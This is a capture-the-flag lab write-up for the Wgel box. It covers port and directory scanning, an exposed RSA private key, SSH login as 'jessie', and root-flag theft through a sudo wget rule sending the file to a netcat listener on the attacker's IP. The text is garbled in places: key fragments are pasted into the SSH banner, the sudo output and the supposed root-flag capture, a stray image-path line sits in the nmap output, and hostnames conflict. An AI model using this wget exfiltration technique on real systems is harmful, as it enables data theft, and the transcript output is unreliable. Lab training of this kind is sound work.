

Wgel CTF Writeup

NMAP Scan

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-03 20:19 EDT
Nmap scan report for 10.10.164.165
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.63 seconds
zsh: segmentation fault  nmap -T4 -A 10.10.164.165
```

After first scanning the box with nmap, the only 2 ports that appeared open were port 80 (http) and port 22 (ssh). Most likely point of attack would be through the web server so I will check that out first.

Upon first opening the web page, it is the default page for an apache web server.

```
— Scanning URL: http://10.10.164.165/ —
+ http://10.10.164.165/index.html (CODE:200|SIZE:11374)
+ http://10.10.164.165/server-status (CODE:403|SIZE:278)
⇒ DIRECTORY: http://10.10.164.165/sitemap/
```

Using DirBuster, I found some new directories to look into. After going to the sitemap directory, I located this webpage.



After searching around this page, I was not able to find anything promising to use, I started another directory search of the sitemap directory and was able to find a .ssh directory.

```
⇒ DIRECTORY: http://10.10.164.165/sitemap/.ssh/
⇒ DIRECTORY: http://10.10.164.165/sitemap/css/
⇒ DIRECTORY: http://10.10.164.165/sitemap/fonts/
⇒ DIRECTORY: http://10.10.164.165/sitemap/images/
+ http://10.10.164.165/sitemap/index.html (CODE:200|SIZE:21080)
⇒ DIRECTORY: http://10.10.164.165/sitemap/js/
⇒ Testing: http://10.10.164.165/sitemap/zorum
```

After opening the .ssh directory, I found a private rsa key. All I needed now was a username to use.

```
-----BEGIN RSA PRIVATE KEY-----  
MIIEowIBAAKCAQEA2mujeBv3MEQFCel8yvjgDz066+8Gz0W72HJ5tvG8bj7Lz380  
m+JYAquy30lSp5jH/bhcvYLsK+T9zEdzHmjKDtzN2cYgwHw0dDadSXWFf9W2gc3x  
W69vjkHLJs+lQi0bEJvqpCZ1rFFSpV00jVYRxQ4KfAawBsCG6lA7G07vLZPRiKsP  
y4lg2StXQYuZ0cUvx8UhpgxWy/009ceMNondU61kyHafKobJP7Py50nH7cP/psr  
+J5M/fVBoKPcPXa71mA/ZUiomChBPV/i/0za0FzVuJZdnSPtS7LzPjYFqxnM/BH  
Wo/Lmln4FLzLb1T31p0oTtTKuUQWxHf7cN8v6QIDAQABoIBAFZDKpV2HgL+6iqG  
/1U+Q2dhXF Lv3PWhadXLKEzbXfsAbAf wCjwCgZXUb9mFoNI2Ic4PsPjbqyC02LmE  
AnAhHKQNeU0n3ymGJEU9iJM Jigb5xZgwX0FBuJCs9QJM BBZthW yLlJUKic7GvPa  
M7QYKP51VCi1j3Gr0d1ygFSRkP6jZp0pM33dG1/ubom70WDZPDS9AjA0kYuJB0B  
SUM+uxh7JJn8uM9J4NvOPkC10RIXFYECwNW+iHsB0CWLcF7CAZAbWLsJgd6TcGTv  
2KBA6YcfGXN0b49CF0BMLBY/dcWPHu+d0Kcr uHTeTnM7aLdrexpiMJ3XHV04QR  
p3xz9QEc gYE A+VXndZU98FT+armRv8iwuCOAmN8p7tD1W9S2evJEA5uTCsDzmsDj  
7pU08zziTXgeDENrcz1uo0e3bL13MiZeFe9HQNMpVOX+vEaCzd6ZNFbJ4R889D7I  
dcXDvkNRbw42ZWx8TawzwXFVhn8Rs9fMwPlbdVh9f9h7pap fGN2FoeEc gYE A4EIy  
GW9eJnl0tzL31TpW2lnJ+KYCRILucQUnBtQLWdTncUkm+LBS5Z6dGxEcwCrYY1fh  
shl66KulTmE3G9nFPKezCwd7jFWmUUK0hX6Sog7VRQZw72cmp7LYb1KRQ9A0Nb97  
uhgbVrK/Rm+uACIJ+YD57/ZuwuhnJPirXwdaXwkCgYBMkrxN2TK3f3LPFgST8K+N  
LaIN0000Q622e8TnFkmee8AV9lPp7eWfG2tJHk1gw0IXx4Da800466Q iFBb74kN3u  
QJkSaIdWAnh0G/dqD63fbBP95lk57cEkokLwsNhWkffUuDeIpy0R6JuKfbXTFKBW  
V35mEHIdDqtCyC/gzDKIQKBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5  
hRCRzsyyios7dMiVPtxtsomEHwYZiybnr3SeFGuUr1w/Qq9iB8/ZMckMGbxoUGmr  
9Jj/dtd0ZaI8XW GhMokncVyzwI044ftoRcCQ+a2G4oEG8ffG2Ztw2tWT40pebIsu  
eyq5AoGBANCKoAw nitoMTdWZ5d+wNNCqcztoNppuoMaG7L3smUSBz6k8J4p4yDPb  
QNF1fedE0vsguMlpNgvcWVXGINgo00USJTxCRQFy/onH6X1T50AAW6/UXc4S7Vsg  
jL8g9yBg4vPB8dHC6JeJpFFE06vxQMFzn6vjEab9GhnpMihrSCod  
-----END RSA PRIVATE KEY-----
```

After searching, I was able to find what might be a username in the comments of the default apache page.

```
<!-- Jessie don't forget to update the website -->  
    </pre>  
    <ul>
```

Using that username and the rsa key, I attempted to log in via ssh, which worked successfully.

```
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic i686)  
TKuUQWxHf7cN8v6QIDAQABoIBAFZDKpV2HgL+6iqG  
* Documentation: https://help.ubuntu.com  
* Management: https://landscape.canonical.com  
* Support: https://ubuntu.com/advantage  
8 packages can be updated.  
8 updates are security updates.  
jessie@Corporation:~$
```

After looking around a little bit, I was able to find the user flag in Jessie's documents folder.

```
jessie@CorpOne:~/Documents$ ls  
user_flag.txt  
jessie@CorpOne:~/Documents$ cat user_flag.txt  
|  
jessie@CorpOne:~/Documents$
```

After running sudo -l, I see that I am able to run wget as sudo. Assuming that the root flag file is named in the same way that the user flag was and is stored in the root directory, I can use wget to send the the root flag to myself.

```
jessie@CorpOne:~/Documents$ sudo -l  
Matching Defaults entries for jessie on CorpOne:  
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/u  
TKuUQwxHT7cN8V60IDAQABAOIBAFZDKpV2HgL+6iqG  
User jessie may run the following commands on CorpOne:  
(ALL : ALL) ALL  
(root) NOPASSWD: /usr/bin/wget  
jessie@CorpOne:~/Documents$
```

First I set up a Netcat listener on my host using port 80.

```
$ nc -nvlp 80 > flag.txt  
listening on [any] 80 ...
```

Then, using wget, I send the root flag to my host, revealing the root flag.

```
(kali㉿kali)-[~]  
└─$ nc -nvlp 80 > flag.txt  
listening on [any] 80 ...  
connect to [10.6.57.15] from (UNKNOWN) [10.10.164.165] 47402  
^C  
(kali㉿kali)-[~]  
└─$ cat flag.txt  
POST / HTTP/1.1  
User-Agent: Wget/1.17.1 (linux-gnu)  
Accept: */*  
Accept-Encoding: identity  
Host: 10.6.57.15  
Connection: Keep-Alive  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 33  
fUuDeIpy0R6JuKfbXTFKBW  
0KBgDE+d+/b46nBK976oy9AY0gJRW+DTKYuI4FP51T5  
o...  
VyzW1044TtoRcC0+a2G4oeG8ffG2ztw2tWT40pebIsu
```